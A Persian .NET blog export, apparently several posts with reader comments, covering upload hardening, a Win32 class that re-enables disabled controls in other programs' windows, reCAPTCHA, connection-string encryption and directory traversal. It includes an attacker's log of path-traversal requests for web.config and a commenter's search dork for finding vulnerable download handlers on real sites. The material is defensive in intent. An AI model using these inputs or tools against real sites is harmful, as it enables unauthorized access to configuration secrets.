تاریخ: ۸:۲۳ ۱۳۹۱/۰۵/۰۹

لازم نیست مدیریت کنید. هدف این بوده که نظم جاری را تغییر دهد. این استثناء توسط `ELmah` دریافت و ثبت خواهد شد. همچنین کاربر به یکی از صفحات پیش فرض خطای برنامه هدایت می‌شود و متوجه خواهد شد که خطایی رخداده است. ولی در کل می‌شود `IExceptionFilter` را نیز پیاده سازی و مدیریت کرد:

```
public class CustomFilter : FilterAttribute, IExceptionFilter
{
    public void OnException(ExceptionContext filterContext)
    {
```

نویسنده: رضوى
تاریخ: ۸:۵۳ ۱۳۹۱/۰۵/۲۸

سلام

چند نکته تکمیلی برای امنیت بیشتر

- ۱- بهتر است که فایل روی دیتابیس ذخیره شود، در غیر اینصورت نام فایل و پسوند توسط سیستم تعیین شود.
- ۲- نام و پسوند ارسالی در نظر گرفته نشود.
- ۳- با اندازه گیری سایز فایل `GIF` نمیتوان به معتبر بودن آن اطمینان داشت.

<http://www.pyxsoft.com/en/hacking-hackers.html>
<http://www.exploit-db.com/exploits/16181>

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۰۱/۰۷ ۱۱:۱۶

یک نکته‌ی تکمیلی
نحوه‌ی فقط خواندنی کردنی دسترسی به فایل‌های یک پوشه (گرفتن دسترسی اجرا)

```
<location path="upload">
  <system.webServer>
    <handlers accessPolicy="Read" />
  </system.webServer>
</location>
```

معمولًا وقتی صحبت از هک می‌شود بیشتر وب سایتها مدنظر هستند و کمتر به نرم افزارهای محیط desktop توجه می‌شود اما در محیط desktop هم امنیت بسیار مهم است.

یکی از مواردی که در رابطه با windows form (دات نتی و غیر دات نتی) بسیار به آن برخورد کرده ام اعمال دسترسی کاربر به قسمتهای مختلف فرم با مخفی یا غیرفعال کردن دکمه‌ها و کنترلهای فرم است. به این صورت که در هنگام لود فرم اصلی با توجه به دسترسی کاربر بعضی منوها مخفی می‌شوند و در لود هر فرم هم بعضی از دکمه‌ها و کنترلهای روی فرم مخفی یا غیرفعال می‌شوند. **همین!**

اما اگر کاربر به کمک ابزاری بتواند منوها و کنترلهای مخفی فرم را نمایش دهد و منوها و کنترلهای غیرفعال را فعال کند چی؟

کلاس زیر را در نظر بگیرید :

```

public class HackWindowsForms
{
  struct POINTAPI
  {
    public int X;
    public int Y;
  }

  [DllImport("user32.dll")]
  static extern int EnumChildWindows(int hWndParent, EnumChildCallbackDelegate enumChildCallback,
int lParam);
  [DllImport("user32.dll")]
  static extern int EnableWindow(int hwnd, int fEnable);
  [DllImport("user32.dll")]
  static extern int WindowFromPoint(int x, int y);
  [DllImport("user32.dll")]
  static unsafe extern int GetCursorPos(POINTAPI* lpPoint);

  delegate int EnumChildCallbackDelegate(int hwnd, int lParam);

  public static void EnableThisWindowControls()
  {
    unsafe
    {
      POINTAPI cursorPosition = new POINTAPI();
      GetCursorPos(&cursorPosition);
      int winWnd = WindowFromPoint(cursorPosition.X, cursorPosition.Y);
      EnumChildWindows(winWnd, EnumChildCallback, 0);
    }
  }

  static int EnumChildCallback(int hwnd, int lParam)
  {
    EnableWindow(hwnd, 1);
    EnumChildWindows(hwnd, EnumChildCallback, 0);
    return 1;
  }
}
  
```

یک پروژه ویندوز فرم ایجاد کنید و دکمه‌ای روی فرم قرار دهید. برای MouseUp آن کد زیر را بنویسید :

```

private void button1_MouseUp(object sender, MouseEventArgs e)
{
  HackWindowsForms.EnableThisWindowControls();
  MessageBox.Show("." + " را فشار دهید space حالت روی دکمه مورد نظر کلیک کنید و کلید", MessageBoxButtons.OK, MessageBoxIcon.Asterisk, MessageBoxDefaultButton.Button1,
  MessageBoxOptions.RtlReading);
  
```

}

حالا اگر برنامه را اجرا کنید و روی دکمه کلیک کنید و ماوس را نگهدارید سپس روی نوار عنوان پنجره مورد نظر رها کنید، تمام کنترلهای روی آن پنجره فعال خواهند شد!
نمونه کد مشابهی هم برای نمایش منوها و کنترلهای مخفی شده می‌توان نوشت.

اما راه حل چیست؟

قبل از اجرای هر عملی که احتیاج به دسترسی دارد، دسترسی کاربر چک شود و فقط به غیر فعال و مخفی کردن کنترلهای بستنده نشود. مثلاً اگر دکمه ویرایش را غیر فعال کرده ایم در کلیک آن هم دسترسی چک شود.

نظرات خوانندگان

نویسنده: Blackstar
تاریخ: ۱۳۹۱/۰۴/۲۵ ۰:۴۹

بهتر نیست اون منو و یا شئ رو dispose کرد

نویسنده: رحمت الله رضایی
تاریخ: ۱۳۹۱/۰۴/۲۵ ۱۰:۱۱

از مخفی و غیرفعال کردن بهتر است (البته تجربه این روش رو ندارم). اما در هر صورت راه حل اصلی همان است که گفتم.

نویسنده: صابر فتح الله
تاریخ: ۱۳۹۱/۰۴/۲۵ ۱۰:۳۷

مطمئنا بیشتر از 80 درصد نرم افزارهای داخلی اینگونه طراحی شدن حاضر م از نرم افزارهای اتوماسیون اداری شرکت‌های مهمی نام ببرم که به این روش کار کردن چون دیدم دارم می‌گم

روشی که اقای رضایی می‌گن درسته، من کمتر تحت ویندوز کار کردم اما همیشه روش اقای رضایی انجام دادم

در کل پست به جایی بود ممنون

نویسنده: naser faraji
تاریخ: ۱۳۹۱/۰۴/۲۵ ۱۷:۲۹

ممnon از مقاله زیباتون. بله حرف شما کاملا درسته و بسیاری از نرم افزارهای مالی و حسابداری ایرانی به همین روش نوشته شده!


نویسنده: Mohsen
تاریخ: ۱۳۹۱/۰۴/۳۰ ۱۸:۳۵

سلام

مشکل درست است ولی راه حل ساده است.
بهتر است بر اساس دسترسی کاربر مورد نظر منوها و کنترلهای روی صفحه در هنگام اجرا ایجاد گرددند.
در دات نت کنترلی(FlowLayoutPanel) هم برای مرتب سازی خودکار کنترلهای ایجاد شده در هنگام اجرا وجود دارد که قضیه را بسیار ساده می‌کند.

CAPTCHA جهت تشخیص انسان در وب استفاده می‌شود. در حقیقت می‌توان CAPTCHA را مانع مایین منابع یک سایت و روبات‌های محرب دانست. گوگل یک CAPTCHA رایگان جهت استفاده توسعه دهنده‌گان وب مهیا کرده است که استفاده از آن را به چند دلیل می‌توان مثبت دانست:

فراگیر بودن آن و استفاده سایت‌های مختلف از آن (بیش از 200.000 سایت).
 سهولت استفاده برای کاربران.
 سهولت استفاده توسط برنامه نویسان.
 دسترسی پذیری مناسب بدلیل وجود تلفظ و پخش عبارت، بصورت صوتی.
 امنیت بالا. بسیاری از CAPTCHA‌ها به سادگی قابل شکستن هستند!



حال اجازه دهید نگاهی به نحوه استفاده از reCAPTCHA در ASP.NET داشته باشیم:

1. پس از اینکه به حساب کاربری خود در Google وارد شدید به [این صفحه](#) + مراجعه کنید تا یک API Key جدید برای سایت خود ایجاد کنید. برای استفاده از reCAPTCHA اولین پیش نیاز داشتن یک API Key معتبر است.
2. دانلود [reCAPTCHA ASP.NET Library](#). این کتابخانه شامل کنترل reCAPTCHA است. پس از دریافت، **Recaptcha.dll** را توسط **Add Reference** به پروژه خود اضافه کنید.
3. جهت استفاده از این کنترل، در بالای صفحه از دستور زیر استفاده کنید:

```
<%@ Register TagPrefix="recaptcha" Namespace="Recaptcha" Assembly="Recaptcha" %>
```

سپس کنترل reCAPTCHA را در محل مناسب قرار دهید:

```
<recaptcha:RecaptchaControl
  ID="recaptcha"
  runat="server"
  PublicKey="your_public_key"
  PrivateKey="your_private_key"
/>
```

4. حال جهت بررسی و اعتبار سنجی فرم باید از متد `IsValid` کلاس `Page` استفاده شود. نمونه کد مورد نظر در VB.NET بصورت زیر است:

```
Sub btnSubmit_Click(ByVal sender As Object, ByVal e As EventArgs)
    If Page.IsValid Then
        lblResult.Text = "You Got It!"
        lblResult.ForeColor = Drawing.Color.Green
    Else
        lblResult.Text = "Incorrect"
        lblResult.ForeColor = Drawing.Color.Red
    End If
End Sub
```

نظرات خوانندگان

نوبتند: زهرا
تاریخ: ۹:۱۴ ۱۳۹۱/۰۴/۳۱

با سلام

آیا این d11 اپن سورس هست؟ از کجا میشه فهمید که درون این d11 کدهای مخرب وجود ندارد؟

نوبتند: وحید نصیری
تاریخ: ۹:۳۶ ۱۳۹۱/۰۴/۳۱

دقت کردید در code.google.com هاست شده؟ یعنی سورس باز است.

نوبتند: وحید نصیری
تاریخ: ۹:۳۸ ۱۳۹۱/۰۴/۳۱

اگر دسترسی به گوگل گد ندارید، می‌شود از طریق [NuGet](#) نیز آن را دریافت کرد.


نوبتند: علیرضا اسمرا
تاریخ: ۹:۴۸ ۱۳۹۱/۰۴/۳۱

سلام. جهت تکمیل نظر آقای نصیری و همچنین پاسخ به شما در مورد کدهای مخرب باید عرض کنم که بیش از 200.000 سایت معتبر در مقاطعه زمانی مختلف از این سرویس تا به حال بهره گرفته اند. در این لیست می‌توان به سایت‌های بزرگی چون Twitter و eBay و Facebook اشاره کرد. جای نگرانی نیست.

نوبتند: naser
تاریخ: ۱۹:۵۸ ۱۳۹۱/۰۵/۱۲

سلام. من از این سیستم استفاده کردم . رو تست لوکال، ناقص لود میشه. با کروم و فایرفاکس هم تست کردم . قضیه چیه ؟

استفاده از reCAPTCHA در ASP.NET



نویسنده: وحید نصیری
تاریخ: ۲۳:۴۳ ۱۳۹۱/۰۵/۱۲

این مورد بیشتر به تداخل css کلی سایت با این کنترل مربوط می‌شود. بهترین کار استفاده از firebug است. ابتدا در برگه net آن بررسی کنید پیام 404 ای مشاهده می‌شود؟ ممکن است چیزی از قلم افتاده باشد. سپس به وسیله firebug به صورت live شروع به ویرایش css المان انتخاب شده کنید تا به نتیجه برسید.

نویسنده: na3er
تاریخ: ۱۳:۴۳ ۱۳۹۱/۰۵/۱۳

ممnon از راهنماییتون. مشکلم حل شد مینویسم که اگه دوستام دیگه هم به این مشکل خوردن بدونن از چیه. اولین مشکل از این بود که من به سلول‌های جدولم طول داده بودم که کمی بزرگ باشه (height) که برش داشتم و دومین مورد هم مربوط به تگ body بود که direction=rtl بود. این دو مود نباید در مورد جایی که این کنترل قرار داره اعمال بشه. ممنون استاد نصیری.

نویسنده: حسین
تاریخ: ۲۲:۳۱ ۱۳۹۱/۰۵/۱۷

سلام
دوستان من نمیتونم فایل دل ال الشو دانلود کنم، تو رو خدا فایلشو بذارین منم بردارم. با اینکه تو لاگین جی میلم هستم ازم پسورد میخاد که هر چی میزنم میگه اشتباhe ... ! با اینکه من داخل جی میلم شدم و در تب دیگه مرورگرم دارم میل هامو میخونم.

دوستان منتظرم کمک کنید لطفا. با تشکر از مطالب مفیدتون

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۵/۱۷ ۲۲:۳۶

بالاتر توضیح دادم. از [NuGet](#) استفاده کنید. (دسترسی به گوگل کد با IP ایرانی میسر نیست؛ ولی NuGet محدودیتی ندارد)

نویسنده: پژمان
تاریخ: ۱۳۹۳/۰۲/۲۱ ۱۴:۵۲

با عرض سلام.

ببخشید من کارهایی که گفته بودید و انجام دادم، و در کد پشت باتن enterLogin نوشتم:

```
protected void enterLogin_Click( object sender, EventArgs e )
{
    if(Page.IsValid)
    {
        ScriptManager.RegisterStartupScript(this, GetType(), "showalert", "alert(' خطا ! ');", true);
    }
    ScriptManager.RegisterStartupScript(this, GetType(), "showalert", "alert(' آمدید ! ');", true);
}
```

CAPTCHA نمایش داده میشود اما بررسی نمیکنه که عدد وارد شده درست است یا نه؟ میشه بهم بگید مشکله کار کجاست؟

نویسنده: محسن خان
تاریخ: ۱۳۹۳/۰۲/۲۱ ۱۶:۵۶

کد شما قسمت else نداره یا حداقل اینجا نوشته نشده. بنابراین حتی اگر صفحه معتبر هم باشد، قسمت نمایش خطا اجرا میشنه.

برای رمز نگاری Connection String ابتدا Command Prompt را از مسیر زیر باز کنید

```
Start Menu\Programs\Microsoft Visual Studio 2010\Visual Studio Tools\Visual Studio Command Prompt
```

و سپس دستور زیر را برای رمزنگاری Connection String وارد کنید :

```
aspnet_regiis.exe -pef "connectionStrings" "sulotion path"
```

در اینجا پارامتر اول (pef) مشخص می‌کند که Application ما از نوع File System Website است، پارامتر دوم (connectionStrings) نام کلید موردنظری است که می‌خواهیم Encrypt شود، در اینجا می‌توانیم هر کلیدی را Encrypt کنیم به عنوان مثال فرض کنید تنظیمات SMTP را در Web.Config بدین صورت داریم :

```
<system.net>
  <mailSettings>
    <smtp deliveryMethod="Network">
      <network host="smtp.gmail.com" port="587" userName="username@gmail.com" password="password" />
    </smtp>
  </mailSettings>
</system.net>
```

برای رمزنگاری بدین صورت عمل می‌کنیم :

```
aspnet_regiis.exe -pef "system.net/mailSettings/smtp" "sulotion path"
```

و بعد از Encrypt کردن توسط دستور فوق بدین صورت در Web.Config نمایش داده می‌شود :

```
<system.net>
  <mailSettings>
    <smtp configProtectionProvider="RsaProtectedConfigurationProvider">
      <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
        xmlns="http://www.w3.org/2001/04/xmlenc#">
        <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
        <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
          <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
            <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
            <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
              <KeyName>Rsa Key</KeyName>
            </KeyInfo>
          <CipherData>
            <CipherValue>QuOFQrT6XwxDhQjFnM3EByleyWqYY61A1cGK1Dzli/hrDOYSj35ADk4MB3PeLOMVYh76kB8vch0/iZKAzaJlNUPKi/iZjEzE755B3sILKGLxfkH3j3qKHBox1WN65L6zBXgzufphCVaNRobQX015J3E0Df8VCF/bERZu741HLPs=</CipherValue>
          </CipherData>
        </EncryptedKey>
      </KeyInfo>
    <CipherData>
      <CipherValue>NdwBe0mWZ+Yg/DEzNuiDfx1GpicoH1ZMn54FTrLuVsY3rawS/k6KPID3bZv0WB/XYseTYFGhqs7FUEqIYMvWjJYYmDAzk6dd4iv9y6ch3ZcXWQ/R5TkQLWoLQPYgdwGI3uJNs22t28xUISm1wS0uDbizCM2Io+DzSQe8N4Ih2MP9mb2NCbz4BZEBCPvCevpSpdEjGN9v7hk=</CipherValue>
      </CipherData>
    </EncryptedData>
  </smtp>
  </mailSettings>
</system.net>
```

در اینجا از نوع **RSAProtectedConfigurationProvider** انتخاب شده است که می‌توانیم آنرا به **DataProtectionConfigurationProvider** تغییر دهیم که مورد اول از روش رمز نگاری کلید عمومی RSA استفاده می‌کند. برای Decrypt کردن هم فقط کافی است پارامتر اول دستور **aspnet_regiis** را به pdf تغییر دهیم :

```
aspnet_regiis.exe -pdf "system.net/mailSettings/smtp" "solution path"
```

نظرات خوانندگان

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۵/۰۳ ۱۲:۱۳

البته خیلی‌ها دسترسی به سرور برای انجام این نوع کارها را ندارند. به همین جهت امکان انجام آن از طریق برنامه نویسی هم مهیا شده: ([^](#))

نویسنده: صمد بلاج
تاریخ: ۱۳۹۱/۱۰/۰۸ ۹:۱۵

سلام! من میخوام کانکشن استرینگ رو رمز نگاری کنم.
از روش EF استفاده کردم و تحت ویندوز هست آیا این روش مناسب هستش؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۱۰/۰۸ ۹:۳۹

بله. [با انواع فایل‌های کانفیگ برنامه‌های دات نت سازگار است.](#)

نویسنده: مرتضی
تاریخ: ۱۳۹۲/۰۳/۲۱ ۱۸:۴۱

سلام؛ بنده سایتم رو رویه لوکال پاپلیش کردم بعد مطالبی رو که بالا نوشته شده رو اعمال کردم و سایت رو ریختم رویه هاست. خطای ران تایم ارور میده. باید ابتدا کانکشن استرینگ رو رمز بکنم بعد عمل پاپلیش رو انجام بدم یا اینکه باید عمل دیگه ای انجام بشه.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۳/۲۱ ۲۰:۳۸

حاصل این رمزنگاری بر اساس کلیدهای موجود در کامپیوترهای مختلف متفاوت خواهد بود. بنابراین روی سرور باید رمزنگاری شود. اگر دسترسی مدیریتی دارید، روش خط فرمان مناسب است؛ اگر خیر، این روش با برنامه نویسی هم [قابل اجرا است](#).

نویسنده: مرتضی مختاری
تاریخ: ۱۳۹۲/۰۳/۲۳ ۱۹:۲۶

سلام؛ بنده از طریق کد میخوام کانکشن استرینگ رو رمز بکنم ولی هنگام ذخیره Full ConfigurationSaveMode خطای میده به این عنوان System.Security.Cryptography.CryptographicException: Object already exists چطوری می‌تونم اصلاحش کنم. با تشکر

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۳/۲۳ ۲۰:۲۵

یک سری بررسی سطح دسترسی و همچنین محافظت نشده بودن ابتدا باید انجام شود:

```
var config = ConfigurationManager.OpenExeConfiguration(ConfigurationUserLevel.None);
var provider = "RsaProtectedConfigurationProvider";
var connStrings = config.ConnectionStrings;
if (connStrings != null)
{
    if (!connStrings.SectionInformation.IsProtected) // اگر محافظت شده نبود
    {
```

رمزنگاری Connection String از طریق خط فرمان

```
if (!connStrings.ElementInformation.IsLocked)
{
    // Protect the section.
    connStrings.SectionInformation.ProtectSection(provider);

    connStrings.SectionInformation.ForceSave = true;
    config.Save(ConfigurationSaveMode.Full);
}
```

نویسنده: بهاره
تاریخ: ۱۰:۳۲ ۱۳۹۲/۰۶/۲۲

سلام

اگر پروژه از نوع sharepoint 2003 باشد، آیا این روش موثر است؟

نویسنده: محسن خان
تاریخ: ۱۱:۱۶ ۱۳۹۲/۰۶/۲۲

شیرپوینت هم [یک برنامه ASP.NET](#) است.

نویسنده: بهاره
تاریخ: ۲۲:۱۸ ۱۳۹۲/۱۱/۱۱

اگر ویندوز اپلیکیشن بود چی؟ می‌شه هم روش کامندی و هم برنامه نویسیش رو بگید؟ ممنون

نویسنده: محسن خان
تاریخ: ۲۲:۴۷ ۱۳۹۲/۱۱/۱۱

فرقی نمی‌کنه. روش کدنویسی آن که در نظرات مطرح شده با تمام فایل‌های کانفیگ استاندارد کار می‌کند.

نویسنده: مهرداد
تاریخ: ۲:۵۶ ۱۳۹۳/۰۲/۲۲

لینکی که معرفی کردین فقط رمزنگاری رو انجام میده . برای decrypt کردن چه کاری باید انجام بدیم ؟ و اینکه بنده از EF استفاده میکنم . چه موقع و کجا باید این عمل database first encrypt و decrypt را انجام بدم ؟ ضمن اینکه از هاست اشتراکی استفاده میکنم .
متشرکم

نویسنده: وحید نصیری
تاریخ: ۹:۷ ۱۳۹۳/۰۲/۲۲

لازم نیست [برای آن](#) کاری انجام دهید. خودکار است. نیاز به تنظیم خاصی در برنامه ندارد.

من فایل‌های سایت جاری رو در مسیر استاندارد app_data ذخیره سازی می‌کنم. علت هم این است که این پوشه، جزو پوشه‌های محافظت شده‌ی ASP.NET است و کسی نمی‌تواند فایلی را مستقیماً از آن دریافت و یا سبب اجرای آن با فرآخوانی مسیر مرتبط در مرورگر شود.

این مساله تا به اینجا یک مزیت مهم را به همراه دارد: اگر شخصی مثلًا فایل shell.aspx را در این پوشه ارسال کند، از طریق مرورگر قابل اجرا و دسترسی نخواهد بود و کسی نخواهد توانست به این طریق به سایت و سرور دسترسی پیدا کند. برای ارائه این نوع فایل‌ها به کاربر، معمولاً از روش خواندن محتوای آن‌ها و سپس flush این محتوا در مرورگر کاربر استفاده می‌شود. برای نمونه اگر به لینک‌های سایت دقت کرده باشید مثلًا لینک‌های تصاویر آن به این شکل است:

`http://site/file?name=image.png`

نام فایلی است در یکی از پوشه‌های قرار گرفته شده در مسیر Image.png.app_data هم در اینجا کنترلر فایل است که نام فایل را دریافت کرده و سپس به کمک File FilePathResult و return آن را به کاربر ارائه خواهد داد.

تا اینجا همه چیز طبیعی به نظر می‌رسد. اما ... مورد ذیل چطور؟!

Bad file request: ~/a.s. [Details...](#)

Bad file request: ~/.. [Details...](#)

Bad file request: ~/... [Details...](#)

Bad file request: ~/ [Details...](#)

Bad file request: ~/web.config [Details...](#)

You are not allowed to upload script.sql file. Please upload **only** these files: .jpg,.gif,.png. [Details...](#)

Bad file request: ~/bin/myblog.zip [Details...](#)

Bad file request: ../../bin/myblog.zip [Details...](#)

Bad file request: ../../..../bin/myblog.zip [Details...](#)

Bad file request: ../../..../..../bin/myblog.zip [Details...](#)

Bad file request: ../../..../..../..../bin/myblog.zip [Details...](#)

Bad file request: ../../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ../../..../..../..../..../..../..../..../..../..../..../..../..../..../..../bin.zip [Details...](#)

Bad file request: ~/web.config? [Details...](#)

Bad file request: ~/web.config?.jpg [Details...](#)

Bad file request: ~/web.config [Details...](#)

لاغ خطاهای فوق مرتبط است به سعی و خطای شب گذشته یکی از دوستان جهت دریافت فایل web.config برنامه!
متدهای Server.MapPath یا متدهای return File بازگشایی کاراکتر ویژه ~ (اشاره‌گر به ریشه سایت) به خوبی پاسخ می‌دهند. به عبارتی اگر این بررسی امنیتی انجام نشده باشد که کاربر چه مسیری را درخواست می‌کند، محتوای کامل فایل web.config برنامه به سادگی قابل دریافت خواهد بود (به علاوه هر آنچه که در سرور موجود است).

چطور می‌شود با این نوع حملات مقابله کرد؟
دو کار الزامی ذیل حتما باید انجام شوند:

- الف) با استفاده از متدهای Path.GetFileName نام فایل را از کاربر دریافت کنید. به این ترتیب تمام زواید وارد شده حذف گردیده و فقط نام فایل به متدهای مرتبط ارسال می‌شود.
- ب) بررسی کنید مسیری که قرار است به کاربر ارائه شود به کجا ختم شده. آیا به c:\windows اشاره می‌کند یا مثلاً به c:\myapp\app_data؟
- اگر به لاغ فوق دقت کرده باشید تا چند سطح بالاتر از ریشه سایت هم جستجو شده.

نتیجه گیری:

اگر در برنامه‌های وب خود (فرقی نمی‌کند مرتبط به چه فناوری است)، نام فایل را از کاربر جهت ارائه محتوایی به او دریافت و از این نام فایل بدون هیچ نوع بررسی خاصی، مستقیماً در برنامه استفاده می‌کنید، برنامه شما به مشکل امنیتی [Directory Traversal](#) مبتلا است.

پ.ن.

1- این باغ امنیتی در سایت وجود داشت که توسط یکی از دوستان در روزهای اول آن گزارش شد؛ ضمن تشكر!

2- از این نوع اسکن‌ها در لاغ‌های خطاهای سایت جاری زیاد است. برای مثال به دنبال فایل‌هایی مانند DynamicStyle.aspx و theme.ashx یا css.ashx می‌گردند. حدس من این است که در یکی از پرتاب‌های معروف یا افزونه‌های این نوع پرتال‌ها فایل‌های یاد شده دارای باغ فوق هستند. فایل‌های ashx عموماً برای flush یک فایل یا محتوا به درون مرورگر کاربر در برنامه‌های ASP.NET مورد استفاده قرار می‌گیرند.

نظرات خوانندگان

نویسنده: فرید صالحی
تاریخ: ۱۳۹۱/۰۵/۰۳ ۱۱:۱۷

تا جایی که من متوجه شدم شما در کنترلر File، اسم فایل رو دریافت می‌کنید و اون رو به مسیری داخل App_Data نگاشت میدید و بعد فایل رو از اون مسیر به کاربر return می‌کنید. اگه به این صورته سوالی واسه من پیش اومند: همونطور که خودتون مثال زدید مهاجم ممکنه به جای اسم فایل یک مسیر مثلا ~/web.config رو به کنترلر بفرسته، خب اگه با این مسیر به صورت یک اسم برخورد بشه مثلا میشه:

```
~/App_Data/~/web.config
```

درسته؟ یعنی در این صورت هم باز از ریشه، فایل web.config برمیگردد؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۵/۰۳ ۱۱:۴۰

- این مورد چطور؟

```
var path = Server.MapPath("~/App_Data/..../web.config");
```

حتماً یکبار خروجی آن را دیباگ کنید؛ جالب است.
کاربر هم بجای مسیر یک تصویر یا فایل، مسیر زیر را وارد کرده:

```
..../web.config
```

+ عرض کردم در راه حل های عنوان شده.
اولین بررسی دریافتی از کاربر باید این مورد باشد:

```
var fileName = Path.GetFileName("~/web.config");
```

و نه استفاده مستقیم از نام دریافتی از وب.
خروجی متده فوق (web.config خالی) دیگر به ریشه سایت و یا هیچ مسیری اشاره نخواهد کرد.

نویسنده: فرید صالحی
تاریخ: ۱۳۹۱/۰۵/۰۳ ۱۳:۴۵

اتفاقاً خودم به استفاده از ".." توجه کردم، ولی چون تست نکردم این مورد رو، تصورم این بود که تو سی شارپ جواب نمیده

نویسنده: رحمت الله رضائي
تاریخ: ۱۳۹۱/۰۵/۰۳ ۲۱:۴۹

هدف تست دیشب مشکل دیگری بود که در مطلبی جدا به آن خواهم پرداخت. اما برای اینکه بدانید برای این مورد اخیر چقدر بی توجهی می‌شود کافیست در گوگل صفحاتی را جستجو کنید که آدرس‌هایی اینگونه دارند و سعی کنید با تغییر آدرس، فایل web.config را دانلود کنید:

```
.../download.aspx?file=...
.../download.ashx?file=...
.../get.aspx?file=...
.../get.ashx?file=...
.../download.aspx?path=...
```

```
.../download.ashx?path=...  
...
```

به این صورت جستجو کنید :

```
inurl:"/download.ashx?path="
```

سایتها فارسی زیادی هم میتوانند پیدا کنید که این مشکل را دارند.

نویسنده: بهروز راد
تاریخ: ۱۳۹۱/۰۵/۰۴ ۷:۵۸

من این مشکل رو قبلاً در BlogEngine.NET دیده بودم که برطرفش کردن.

نویسنده: فرهاد یزدان پنا
تاریخ: ۱۳۹۱/۰۵/۰۴ ۱۴:۳۰

آیا ذخیره محتواهای ارسالی (فایل، تصویر و ...) در پایگاه داده بهتر نیست؟
همچنین پشتیبان گیری را راحت می‌کند.

نویسنده: وحید نصیری
